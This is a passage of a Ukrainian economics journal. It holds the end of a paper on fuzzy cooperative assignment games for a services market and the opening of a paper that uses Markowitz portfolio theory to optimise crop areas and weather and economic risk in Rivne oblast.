В якості узгодженої із заданими таким чином відношенням часткового порядку можна взяти будь-яку з лінійних функцій $f_k(\tilde{x}) = x_k$. Ядро кооперативної гри з платежами у вигляді трикутних нечітких чисел можна знайти використовуючи рівність

$$C(N, V, \succeq) = \bigcap_{i=1}^3 T(N, V, f_i). \quad (1)$$

Припустимо, що на ринку послуг певного виду існує множина P компаній чи гравців, які надають послуги, умовно назовемо їх виробниками послуг, і множина Q споживачів послуг даного виду. Вартість угод між гравцями, які надають та споживають послуги можна представити у вигляді матриці. Задача про вибір оптимального розподілу домовленостей між виробниками та споживачами послуг є прикладом задачі про призначення, яка достатньо широко досліджена в науковій літературі [4], і для її розв'язання зазвичай використовують так званий «угорський алгоритм». Також ця задача може бути розв'язана за допомогою теорії коаліційних ігор, а саме ігор призначень, які були запропоновані та досліджені Шеплі та Шубіком ще у 1971 р. [5].

Нечіткий аналог гри призначень [3] можна представити за допомогою багатозначної кооперативної гри з нечіткими платежами. Матриця платежів цієї гри $M = (\tilde{a}_{ij})$ складається з елементів, що є нечіткими трикутними числами, де $i \in P$, $j \in Q$ відповідно. Тоді множина учасників гри складається з усіх виробників та споживачів, які присутні на ринку послуг $N = P \cup Q$. Значення \tilde{a}_{ij} відповідає вигоді, яку отримають учасники i та j при укладанні угоди між ними.

Матриця M визначає характеристичну функцію, а для кожної коаліції $S \subseteq N$ множина $V(S)$ складається із величин, які учасники коаліції можуть отримати в якості виграшів у грі. Задача полягає в знаходженні такого розподілу, який би гарантував максимальний виграш усім учасникам.

За результатами домовленостей між виробниками та споживачами послуг, що входять до коаліції S , будуть встановлені угоди між конкретними гравцями $i \in S \cap P$ та $j \in S \cap Q$. Множина виграшів P_S , які коаліція S може отримати від таких призначень, обчислюватиметься за формулою

$$P_S = \left\{ \sum_{i \in S \cap P} \sum_{j \in S \cap Q} \tilde{a}_{ij} \delta_{ij} \mid \sum_{i \in S \cap P} \delta_{ij} \leq 1 \forall j \in S \cap Q, \sum_{j \in S \cap Q} \delta_{ij} \leq 1 \forall i \in S \cap P, \delta_{ij} \in \{0,1\} \forall i, j \in S \right\}. \quad (2)$$

Розглянемо приклад розв'язування багатозначної кооперативної гри з нечіткими платежами. Припустимо, що на ринку представлені послуги певного виду, які надаються виробниками p_1, p_2, p_3 . Потенційними споживачами цих послуг є гравці q_1, q_2, q_3, q_4 . За результатами аналізу ринку та відповідних домовленостей між виробниками та споживачами складено матрицю платежів, кожен з елементів якої є трикутним нечітким числом.

$$M = \begin{pmatrix} (3,4,5) & (7,9,10) & (4,6,8) & (5,7,8) \\ (10,11,13) & (9,11,12) & (8,10,12) & (7,9,10) \\ (7,10,12) & (10,10,13) & (6,7,8) & (7,8,8) \end{pmatrix}.$$

Елементи матриці \tilde{a}_{ij} можна трактувати як ціну коаліції двох гравців: $p_i \in P$ та $q_j \in Q$. Ціна коаліції, до якої входять лише споживачі або продавці є нульовою. Якщо ж до коаліції входять представники двох множин P та Q , то ціною такої коаліції є сума максимальних значень угод, що може бути укладена між її учасниками.

Для коаліції $S_1 = \{p_1, p_2, q_1, q_2\}$ множина виграшів матиме вигляд: $P_{S_1} = \{(12,15,17), (17,20,23)\}$, а її ціна $V(S_1) = \{(17,20,23)\}$. Множина цін повної коаліції у даній грі буде $V(N) = \{(22,29,34), (25,28,34)\}$.

Використовуючи формулу (1) та відомий алгоритм знаходження ядра класичних коаліційних ігор [4] у випадку, коли ціна гри дорівнюватиме (22, 29, 34), розв'язком гри можна вважати такий розподіл вигащів між гравцями $p_1 - (2,52; 3,70; 4,43)$, $p_2 - (4,51; 5,83; 6,71)$, $p_3 - (3,98; 4,98; 5,86)$, $q_1 - (2,74; 3,62; 4,25)$, $q_2 - (2,83; 3,70; 4,34)$, $q_3 - (2,71; 3,59; 4,22)$, $q_4 - (2,72; 3,60; 4,19)$.

Якщо ж за вигащ повної коаліції взяти нечітке число (25; 28; 34), то його слід розділити між гравцями так: $p_1 - (2,86; 3,57; 4,43)$, $p_2 - (5,12; 5,63; 6,71)$, $p_3 - (4,52; 4,80; 5,86)$, $q_1 - (3,11; 3,49; 4,25)$, $q_2 - (3,22; 3,57; 4,34)$, $q_3 - (3,08; 3,46; 4,22)$, $q_4 - (3,09; 3,48; 4,19)$.

Запропонований алгоритм розподілу прибутків між учасниками ринку послуг дає підстави для прогнозування результатів фінансово-господарської діяльності та налагодження кооперативних відносин із партнерами, співпраця з якими даватиме найбільш оптимальні прибутки.

-
1. Bede B. Mathematics of Fuzzy Sets and Fuzzy Logic. Springer. – 2013. 276 p.
 2. Gonzalez A., Vila M.A. Dominance relations on fuzzy numbers // Information Sciences. – Vol. 64. 1992. P. 1-16.
 3. Monroy L., Hinojosa M.A., Marmol A.M., Fernandez F.R. Set-valued cooperative games with fuzzy payoffs. The fuzzy assignment game // European Journal of Operational Research. – Vol. 225, 2013. P.85-90.
 4. Pentico D. W. Assignment problems: A golden anniversary survey // European Journal of Operational Research. - Vol. 176, № 2, 2007. P. 774-793.
 5. Shapley L.S., Shubik M. The Assignment Game I: The Core // International Journal of Game Theory. V. 1. - 1971. P. 111–130.

MODELING OF DECISION MAKING ON THE SERVICES MARKET

R. Vovk

Ivan Franko National University of Lviv

In this paper we focus on the application of the theory of cooperative games for decision making on the services market under uncertainty conditions. The main advantage of the approach presented is the incorporation into the analysis of the problem of ambiguity inherent in many real-world collective decision situations. For analyze the market relations it is proposed to use set-valued cooperative games with fuzzy payoffs. It is shown that the situation on the services market can be described by the fuzzy assignment game. To find a solution it is proposed to use the core of fuzzy cooperative game. We illustrate the fuzzy core concepts and the approach to obtain the corresponding allocations through the analysis of assignment games with uncertain profits. The proposed algorithm distribution of profits among participants of the services market gives grounds for predicting the financial and economic activities and establishing cooperative relationship with partners.

Keywords: fuzzy numbers, cooperative game, services market, core of game, fuzzy assignment game.

УДК 338.436 : 004.942

ОПТИМІЗАЦІЯ СТРУКТУРИ РОСЛИННОЇ ГАЛУЗІ РІВНЕНСЬКОЇ ОБЛАСТІ ІЗ ВРАХУВАННЯМ РИЗИКУ

П. Грицюк, Т. Бабич

Національний університет водного господарства та природокористування

В статті розглянуто застосування моделі оптимального портфеля Марковіца до агровиробництва. Сформована множина оптимальних портфелів посівних площ сільськогосподарських культур Рівненської області. Розроблена методика врахування сумісного впливу економічного та погодно-кліматичного ризиків на рослинницьку галузь.

Ключові слова: рослинництво, рентабельність, ризик, портфель сільськогосподарських культур.

Постановка проблеми. Рослинництво є основною галуззю українського агропромислового комплексу. Зернові та зернобобові культури займають особливе місце в цій галузі. За останні роки Україна увійшла до чільної групи світових експортерів зерна. Експорт зерна у 2016 – 2017 маркетинговому році приніс у казну 6,1 млрд. дол. США [1]. В останні роки спостерігається постійне зростання попиту на зернові культури. За прогнозами [2] щорічний світовий попит на такі культури як пшениця, кукурудза та рис до 2050 року становитиме близько 3,3 млрд. тон, що на 800 млн т перевищує сукупний врожай 2014 року. Це відкриває нові можливості та ставить нові задачі перед українським агровиробництвом. Крім зернових культур, вартісна частка продукції яких становила 34% валового випуску аграрної продукції у 2016 році, найбільш важливими в аграрному секторі України є: технічні культури (вартісна частка 27%), картопля (вартісна частка 7%) та овочеві культури (вартісна частка 5%) [3].

Предметом даного дослідження є оптимізація структури рослинництва Рівненської області із врахуванням супутніх ризиків. В Рівненській області придатними для вирощування сільськогосподарських культур є лише частина посівних площ, розміщених, в основному, у південній частині області. Враховуючи обмеженість земельних ресурсів, підвищення ефективності виробництва в основному необхідно забезпечити шляхом перерозподілу існуючих посівних площ. Такий перерозподіл повинен бути обґрунтованим шляхом оптимізаційного економіко-математичного моделювання.

Методика досліджень у даній роботі опирається на класичну теорію портфеля Марковіца. Однак, якщо у класичній теорії фінансового портфеля предметом оптимізації є перерозподіл фінансових активів, то у задачі аграрного портфеля предметом оптимізації є перерозподіл площ, виділених під посіви різних культур або ж перерозподіл площ, виділених під посіви однієї культури в різних регіонах, які характеризуються різною ефективністю виробництва. Таким чином, застосування економіко-математичного моделювання для оптимізації розподілу ресурсів та пропорцій між галузями рослинництва або видами сільськогосподарських культур може стати інструментом підвищення ефективності аграрного виробництва.

Аналіз останніх досліджень і публікацій. Застосуванню методів оптимального планування на підприємствах різних галузей присвячені роботи таких відомих дослідників, як Дж.фон Нейман, Дж.Б. Данциг, В.А. Глушков, В.С. Немчинов, О.О. Орлов та ін. Питанням диверсифікації виробництва в агропромисловому комплексі присвячені дослідження О.М. Одінцова [4], Н.В. Германюк [5], В.Є. Данкевича [6], В.І. Ткачука [7].

Вивченням ролі факторів, що впливають на підвищення рентабельності, а також математичним моделюванням ефективності виробництва зерна займалися В.В. Вітлінський, П.М. Грицюк [8] - [9], Л.В. Забуранна [10]. Незважаючи на значні зусилля у вивченні даної проблеми, дослідження динаміки основних факторів зерновиробництва та ризиків, що супроводжують його, зберігає свою актуальність завдяки різноманіттю природно-кліматичних умов різних регіонів України, змінам економічних умов виробництва та змінам клімату, які відбуваються особливо інтенсивно в останні роки.

Мета статті. Дана робота присвячена моделюванню економічної ефективності рослинної галузі в Україні на прикладі Рівненської області. Метою роботи є оптимізація структури посівних площ основних сільськогосподарських культур Рівненської області з врахуванням супутніх ризиків.

Диверсифікація як інструмент зниження фінансових та аграрних ризиків. Важливим інструментом зниження ризику є диверсифікація. Вперше методика диверсифікації була використана у галузі фінансів шляхом розподілу інвестованих та позикових грошових капіталів між різними об'єктами вкладення з метою зниження ризику можливих втрат капіталу або доходів від нього [11] - [12]. На практиці диверсифікація найчастіше реалізується шляхом створення портфеля фінансових активів. Основними показниками якості фінансового портфеля є його сподівана дохідність та ризик. Серед основних концептуальних підходів до формування портфеля розглядаються методи Марковіца, Шарпа та метод «квазі-Шарп» [13] - [15]. Однак, принцип диверсифікації можна поширити і на інші галузі економіки. Важливість диверсифікації у агропромисловому секторі, який сьогодні є одним з найважливіших секторів економіки України, описана у роботах [4] - [7], [16].

Головними елементами фінансового ринку є фінансові активи. Приймаючи рішення про купівлю того чи іншого активу, інвестор повинен бути впевнений, що через певний проміжок часу ринкова ціна буде більшою, ніж є тепер. Тому необхідно мати певний математичний апарат для передбачення майбутньої поведінки ринкової ціни фінансового активу [11]. Найчастіше інвестора цікавить не майбутня ціна фінансового активу, а очікувана зміна ціни за майбутній період часу ($t, t+1$), або лише очікуваний напрям зміни ціни.

Головними елементами системи рослинництва є посівні площі, засіяні тими чи іншими сільськогосподарськими культурами. На відміну від фінансової системи, конфігурація якої змінюється щохвилини завдяки змінам ціни, попиту, пропозиції, конфігурація системи рослинництва визначається один раз на рік – після збору врожаю та його реалізації.

Основним критерієм економічної ефективності аграрного виробництва є прибуток P , отриманий з одного гектара культури, або рентабельність виробництва культури R , яка відображає відношення отриманого прибутку до понесених витрат. Ці величини зв'язані між собою співвідношенням:

$$P = (R + 1) \cdot Z, \quad (1)$$

де Z – фінансові витрати на 1 гектар вирощуваної культури. Вираз для рентабельності рослинництва має вигляд

$$R = P/Z - 1 = Y \cdot C/Z - 1. \quad (2)$$

Тут P - дохід (грн./га), Y - урожайність (ц/га), Z - витрати (грн./га), C - ціна на культуру (грн./ц) [8].

Оптимізація структури посівних площ. Основними сільськогосподарськими культурами Рівненської області є картопля, цукрові буряки, зернові та зернобобові культури та овочі. На рис.1 відображено розподіл посівних площ між основним культурами аграрного сектора Рівненщини станом на 2014 рік.




Рис. 1. Структура посівних площ Рівненської області у 2014 році

Джерело: за даними [17].

Поставимо задачу оптимізувати структуру рослинництва Рівненській області з врахуванням супутніх ризиків виробництва шляхом зміни структури посівних площ вирощуваних культур. Введемо наступні позначення:

S_i ; $i = 1..k$ – площа під i -ю культурою (k – кількість культур);

$S_0 = \sum_{i=1}^k S_i$ – сума усіх посівних площ;

$w_i = S_i / S_0$; $i = 1..k$ – частка площі S_i під i -ю культурою по відношенню до загальної посівної площі S_0 ;

r_i ; $i = 1..k$ – рентабельність i -ї культури.

Сукупність усіх посівних площ ми можемо розглядати як портфель, який характеризується своєю рентабельністю. Для оптимізації портфеля будемо використовувати середні значення рентабельності культур r_1, r_2, \dots, r_k та кореляційну матрицю Σ , побудовану на рядах рентабельності сільськогосподарських культур

$$\Sigma = \begin{pmatrix} \sigma_1^2 & \rho_{12} & \cdots & \rho_{1k} \\ \rho_{21} & \sigma_2^2 & \cdots & \rho_{2k} \\ \vdots & \vdots & \ddots & \vdots \\ \rho_{k1} & \rho_{k2} & \cdots & \sigma_k^2 \end{pmatrix}. \quad (3)$$

Рентабельність портфеля визначаємо як зважену суму рентабельностей його компонент (ваг):

$$R_p = \sum_{i=1}^k w_i r_i, \quad (4)$$

а ризик портфеля за методикою Марковіца:

$$V_P = \sqrt{\sum_{i=1}^k \sum_{j=1}^k (w_i \times \sigma_i \times w_j \times \sigma_j \times \rho_{ij})}. \quad (5)$$

Модель Марковіца оптимізації портфеля фінансових активів ґрунтується на наступних припущеннях [20] - [21]:

- дохідності цінних паперів (рентабельності культур) розподілені за нормальним законом;
- дані минулих періодів, які використані при розрахунках дохідності і ризику, повністю відображають майбутні значення дохідності.

Виконуючи оптимізацію портфеля посівних площ, ми припускали, що значення рентабельності виробництва розподілені за нормальним законом розподілу. Можливі два підходи до розв'язування задачі про оптимізацію портфельних інвестицій. Перший підхід (пряма задача Марковіца) має за мету максимізацію рентабельності портфеля посівних площ при деякому заданому обмеженні ризику. Змінюючи розмір площі під кожною культурою у відповідності до її рентабельності та потреб ринку, можна збільшити загальну прибутковість рослинництва регіону. Математична модель першої оптимізаційної задачі (задача на максимум рентабельності) буде мати вигляд:

$$\begin{cases} R_P = \sum_{i=1}^k w_i \times r_i \rightarrow \max; \\ V_P = \sqrt{\sum_{i=1}^k \sum_{j=1}^k (w_i \times \sigma_i \times w_j \times \sigma_j \times \rho_{ij})} \leq V_0; \\ \sum_{i=1}^k w_i = 1; \quad w_i \geq 0; i = 1 \dots k. \end{cases} \quad (6)$$

Тут R_P - загальна прибутковість рослинництва у Рівненській області (у частині культур, врахованих нами), w_i - відносна частка i -ї культури у портфелі земельних площ (вага i -го активу), r_i - рентабельність виробництва i -ої культури (середнє значення рентабельності за даними 2012-2016 рр.), σ_i - ризик i -го активу, розрахований як його стандартне відхилення за досліджуваний період, V_0 - максимально допустиме значення ризику, ρ_{ij} - коефіцієнт лінійної кореляції між двома видами активів (ряди рентабельності сільськогосподарських культур). Перше співвідношення системи (6) описує цільову функцію, яка передбачає максимізацію загальної рентабельності рослинництва регіону шляхом перепланування структури посівних площ. Друге співвідношення встановлює допустимий рівень ризику. Третє і четверте співвідношення описують умови невід'ємності площ та незмінності загальної (сумарної) площі.

Слід мати на увазі, що рослинницька галузь є важливою складовою продовольчого забезпечення населення області, тому посівні площі не можна зменшувати нижче деякого мінімального значення навіть при невисокому значенні рентабельності виробництва. З метою недопущення різких змін посівних площ до моделі (6) ми додали ще одне обмеження наступного вигляду

$$0.8w_{i0} \leq w_i \leq 1.2w_{i0}; i = 1 \dots k. \quad (7)$$

Тут w_{i0} - поточне значення частки посівної площі під і-ю культурою до початку оптимізації. Поточні значення посівних площ під культурами визначалися шляхом усереднення за даними 2011-2015 років.

Другий підхід (обернена задача Марковіца) полягає в мінімізації ризику при збереженні деякого гарантованого рівня рентабельності портфеля. Математичне описання моделі Марковіца для задачі на мінімум ризику буде мати вигляд:

$$\begin{cases} V_P = \sqrt{\sum_{i=1}^k \sum_{j=1}^k (w_i \times \sigma_i \times w_j \times \sigma_j \times \rho_{ij})} \rightarrow \min; \\ R_P = \sum_{i=1}^k w_i \times r_i \geq R_0; \\ 0.8w_{i0} \leq w_i \leq 1.2w_{i0}; i = 1..k; \\ \sum_{i=1}^k w_i = 1; \quad w_i \geq 0; i = 1..k. \end{cases} \quad (8)$$

Перше співвідношення системи (8) описує умову, згідно з якою ризик рослинництва при переплануванні площ повинен бути мінімальним. Друге співвідношення забезпечує найменше допустиме значення рентабельності портфеля, встановлене експертним шляхом. Третє, четверте і п'яте співвідношення встановлюють межі допустимих змін посівних площ під культурами.

Задачі (6) та (8) є нелінійними; для розв'язування такого типу задач використовують методи нелінійного програмування. Крім того, описані задачі є взаємно двоїстими, тому достатньо обмежитися розв'язуванням задачі (6). Для розв'язування задачі оптимізації структури посівних площ нами були використані статистичні дані рентабельності чотирьох основних культур Рівненської області за період 2000 – 2016 роки (табл.1).

Таблиця 1

Рентабельність рослинництва у Рівненській області за 2000-2016 рр. (%)

Рік	Зернові культури	Цукрові буряки	Картопля	Овочі ВГ
2000	77,1	-13,8	-6,4	42,1
2001	41,9	-12,5	7,8	16,4
2002	18,6	-8,5	8,5	15,6
2003	40,8	-1,8	4,8	67,7
2004	31,2	-14,0	9,7	-4,4
2005	-1,5	1,6	-9,5	0,9
2006	-1,5	4,8	36,3	-3,5
2007	32,4	25,5	33,8	71,4
2008	13,0	16,0	5,5	-17,6
2009	-1,3	4,9	0,9	-10,2
2010	10,2	5,7	142,1	37,3
2011	4,6	-5,7	71,3	18,0
2012	11,3	32,3	-37,0	115,0
2013	3,4	32,3	6,9	26,6
2014	44,9	4,9	64,0	8,3

2015	55,1	32,1	0,3	146,5
2016	28,6	44,6	3,8	35,1
Середня рентабельність за 2012-2016 рр. (r_i)	28,7	29,2	7,6	66,3
Ризик (σ_i)	22,7	18,5	40,9	44,7

Джерело: за даними [17]

Розрахунки, виконані за співвідношеннями (5) – (6) показали, що при існуючому розподілі посівних площ між культурами Рівненської області загальний рівень ризику рослинництва становить $V_0 = 17,68\%$, а загальний рівень рентабельності рослинництва становить $r_0 = 25,84\%$ (табл.2). Розв’язування задачі (6) – (7) на максимум рентабельності при існуючому рівні ризику дозволило отримати максимальне значення загального рівня рентабельності $r_0 = 26,51\%$, а також рекомендовані (оптимальні) значення посівних площ під культурами (4-ий і 5-ий стовпець табл.2). Для збільшення рівня рентабельності рослинництва Рівненської області на $\Delta r = 0,67\%$ необхідно зменшити посівні площі під картоплею та збільшити їх для решти культур.

Таблиця 2

Оптимізація портфеля посівних площ сільськогосподарських культур
у Рівненській області

Культура	Фактична структура посівних площ		Максимум рента- бельності при збереженні рівня ризiku		Мінімум ризику при збереженні рівня рентабельності	
	Частка	Посівна пло- ща, тис.га	Частка	Посівна пло- ща, тис. га	Частка	Посівна пло-ща, тис. га
Зернові	0,732	260,38	0,737	262,09	0,705	250,85
Цукрові буряки	0,039	13,98	0,047	16,78	0,047	16,78
Картопля	0,195	69,34	0,176	62,45	0,207	73,69
Овочі ВГ	0,034	11,96	0,040	14,35	0,040	14,35
Загальна площа	1	355,66	1	355,66	1	355,66
Рентабельність, %	25,84		26,51		25,84	
Ризик, %	17,68		17,68		17,39	

Джерело: розраховано авторами за даними [17]

Інший підхід (двоїста задача (8)) полягає у мінімізації ризику рослинництва при збереженні досягнутого раніше рівня рентабельності. Результати розв’язування задачі (8) наведені у двох останніх колонках табл. 2. Розрахунки показують, що можна зменшити рівень ризику до $V_0 = 17,39\%$ при збереженні рівня рентабельності $r_0 = 25,84\%$. Для цього потрібно зменшити посівні площі під зерновими культурами, натомість збільшивши їх під іншими культурами. Розглянуті нами два підходи до оптимізації проілюстровані на рис. 2 (штрихові лінії).




Рис.2. Ефективна множина портфельів посівних площ

Джерело: розраховано авторами за даними [17]

Можливі також інші варіанти постановки задачі оптимізації портфеля посівних площ. Можна, наприклад, розв'язати задачу (8) не вводячи обмежень на рівень рентабельності. В результаті розв'язування такої задачі ми отримаємо портфель з мінімальним рівнем ризику та мінімальною загальною рентабельністю (табл.3, стовпці 2-3). Інший підхід полягає у побудові структури портфеля посівних площ, який характеризується максимальною рентабельністю без обмежень на ризик (це означає, що ми згодні на максимальний рівень ризику). Відповідна структура посівних площ наведена у стовпцях 4-5 табл.3.

Таблиця 3

Оптимізація портфеля посівних площ сільськогосподарських культур
у Рівненській області

Культура	Портфель з мінімальним ризиком		Портфель з максимальною рентабельністю	
	Частка	Посівна площа, тис. га	Частка	Посівна площа, тис. га
Зернові культури	0,679	241,32	0,757	269,06
Цукрові буряки	0,047	16,78	0,047	16,78
Картопля	0,234	83,21	0,156	55,47
Овочі ВГ	0,040	14,35	0,040	14,35
Загальні площа	1,000	355,66	1,00	355,66
Рентабельність, %	25,28		26,92	
Ризик, %	17,26		17,92	

Джерело: розраховано авторами за даними [17]

Змінюючи значення ризику V_0 в задачі (6)-(7) від мінімального до максимального значення з певним дискретним кроком та розв'язуючи задачу на максимум рентабельності, ми отримаємо множину портфельів відому як ефективна множина [21]. Вигляд ефективної множини портфельів посівних площ сільськогосподарських культур Рівненської області наведений на рис. 2. Вигляд графіка підтверджує наявність нелінійного прямого зв'язку між рівнем ризику рослинництва та його рентабельністю. Квадратна мітка на рис.2 відповідає

існуючому стану рослинної галузі. Штрихові лінії, проведені від точки існуючого стану показують, що фактичний рівень ризику дещо вищий за оптимальний, а загальну рентабельність можна підвищити без зміни ризику.

Ризики аграрного виробництва. Рослинництво є високоризиковою галуззю економіки, оскільки результат виробництва тут сильно залежить від комплексу постійно змінних умов. Функціонування рослинної галузі пов'язане з невизначеністю стану зовнішнього середовища, що обумовлює виникнення ризиків виробництва різного роду.

В першу чергу ефективність рослинної галузі у значній мірі залежить від кліматичних факторів, які не підлягають управлінню. Погодно-кліматичні ризики пов'язані з настанням несприятливих природних явищ та погодних процесів. Тому, правильна стратегія аграрного виробництва полягає у пристосуванні до мінливих погодних умов з метою отримати максимальну економічну вигоду.

Значні коливання річних обсягів виробництва призводять до відповідних цінових коливань, і, як наслідок, до економічної нестабільності галузі. Високий урожай відповідно до закону залежності ціни від пропозиції викликає зниження ціни вирощеної продукції та рентабельності виробництва і навпаки. Коливання ціни продукції (рентабельності) є джерелом економічного ризику аграрного виробництва.

Виробничо-технічні ризики можуть включати: нестачу насіннєвого матеріалу; внесення недостатньої кількості добрив; нестачу пально-мастильних матеріалів; недостатню кількість сільськогосподарських машин та пристроїв; недотримання агротехнічних строків. До можливих фінансово-комерційних ризиків належать: неплатоспроможність сільськогосподарського товаровиробника; кредитний ризик; інфляційний ризик; валютний ризик (якщо господарство експортує продукцію, або купує імпортні матеріали); конкурентний ризик; ризик недоодержання прибутку; ціновий ризик; інвестиційний ризик; маркетинговий ризик тощо. Політико-правові ризики включають: зміну законодавчих норм; зміну умов підтримки (субсидії, дотації, пільги); обмеження монопольного рівня ціни; обмеження обсягу експорту тощо.

Класичний підхід, використаний Марковіцем до вимірювання ризиків фінансових портфелів полягає у розрахунку дисперсії. Але, такий підхід передбачає нормальний розподіл дохідностей фінансових активів. Крім того, дисперсія описує двосторонній ризик, тобто зростання ймовірності великих прибутків призводить до зростання дисперсії, що не відповідає означенню ризику, як очікуванню негативної події [11]. Дослідження статистики дохідностей фінансових активів показали, що їй притаманна властивість «важких хвостів» [18] - [19], [21]. Це означає, що закон розподілу дохідності відрізняється від нормального.

Останнім часом знайшли поширення інші міри, які застосовні до різних законів розподілу і обчислюють ризик на основі відповідних квантилей функції втрат, так звані квантильні міри ризику. Найпоширенішими серед них є *Value-at-Risk (VaR)* [22] та умовне *VaR (CVaR)*, яка є узагальненням *VaR* [23], [24].

Представлене нами дослідження опирається на традиційний підхід до оцінки економічного ризику аграрного виробництва, який полягає у розрахунку дисперсії рентабельності [25]. Однак, враховуючи вище зазначені критичні зауваження до такого підходу, більш доцільно оцінювати ризик як семіваріацію рентабельності, тобто враховувати лише негативні відхилення рентабельності від середнього значення. Тоді, для оцінки річного значення економічного ризику ми отримуємо вираз

$$V_{eij} = \begin{cases} \bar{r}_j - r_{ij}, & \text{якщо } \bar{r}_j > r_{ij}; \\ 0, & \text{якщо } \bar{r}_j \leq r_{ij}. \end{cases} \quad (9)$$

Тут r_{ij} - значення рентабельності j -ої культури у i -му році виражене у відсотках, \bar{r}_j - середнє значення рентабельності j -ої культури за певний часовий період. Загальна оцінка економічного ризику для j -ої культури визначається виразом

$$V_{ej} = \sqrt{\frac{\sum_{i=1}^n V_{eij}^2}{n-1}}, \quad (10)$$

де n – тривалість періоду спостережень.

Для оцінки річної величини погодно-кліматичного ризику можна використати частку втрати посівної площі j -ої культури внаслідок несприятливих умов впродовж i -го періоду вегетації

$$V_{kij} = \frac{S_{0ij} - S_{1ij}}{S_{0ij}} * 100\%. \quad (11)$$

Тут S_0 - засіяна площа, S_1 - зібрана площа, i – номер року.

Для оцінки величини загального ризику, який враховує і погодно-кліматичну і економічну складові потрібно використати співвідношення, яке враховує кореляцію між двома видами ризиків

$$V = \sqrt{V_k^2 + V_e^2 + 2V_k V_e \rho_{ke}}. \quad (12)$$

Із співвідношення (12) випливає, що різні ризики можуть підсилювати дію один одного у випадку однакової спрямованості, або ж послаблювати дію один одного у випадку різної спрямованості. Є підстави вважати, що погодно-кліматичний та економічний ризики будуть антикорельованими. Дійсно, у випадку втрати частини врожаю внаслідок несприятливих погодно-кліматичних умов, ціна на відповідний продукт зростає, що веде до зростання рентабельності виробництва. Однак, для окремих культур кореляція ризиків може бути як додатною, так і від'ємною, що залежить від порівняльної сили ефектів втрати частини врожаю та збільшення закупівельної ціни. Значення ризиків виробництва для різних культур, розраховані нами з використанням наявних статистичних даних [17] на підставі співвідношень (9) – (12) наведені у табл. 4.

Таблиця 4

Ризики виробництва сільськогосподарських культур у Рівненській області (%)

	Зернові культури	Цукрові буряки	Картопля	Овочі ВГ
Погодно-кліматичні	3,73	4,55	0,23	0,98
Економічні	14,27	11,71	20,79	24,73
Загальні	13,50	15,41	20,87	24,56
Коефіцієнт кореляції між двома видами ризиків	-0,33	0,74	0,36	-0,19

Джерело: розраховано авторами за даними [17]

Для оцінки річної величини загального ризику для портфеля декількох культур ми використали співвідношення

$$V = \sum_{j=1}^k V_j S_{0j} / \sum_{j=1}^k S_{0j} . \quad (13)$$

Річні оцінки погодно-кліматичного та економічного ризику для рослинної галузі Рівненської області виконані нами з використанням співвідношень (9) – (12) та статистичних даних щодо засіяних та зібраних площ і відповідної рентабельності представлені на рис.3.




Рис.3. Оцінка (%) погодно-кліматичного (суцільна лінія) та економічного ризику (штрихова лінія) рослинної галузі Рівненської області

Джерело: складено авторами за даними [17]

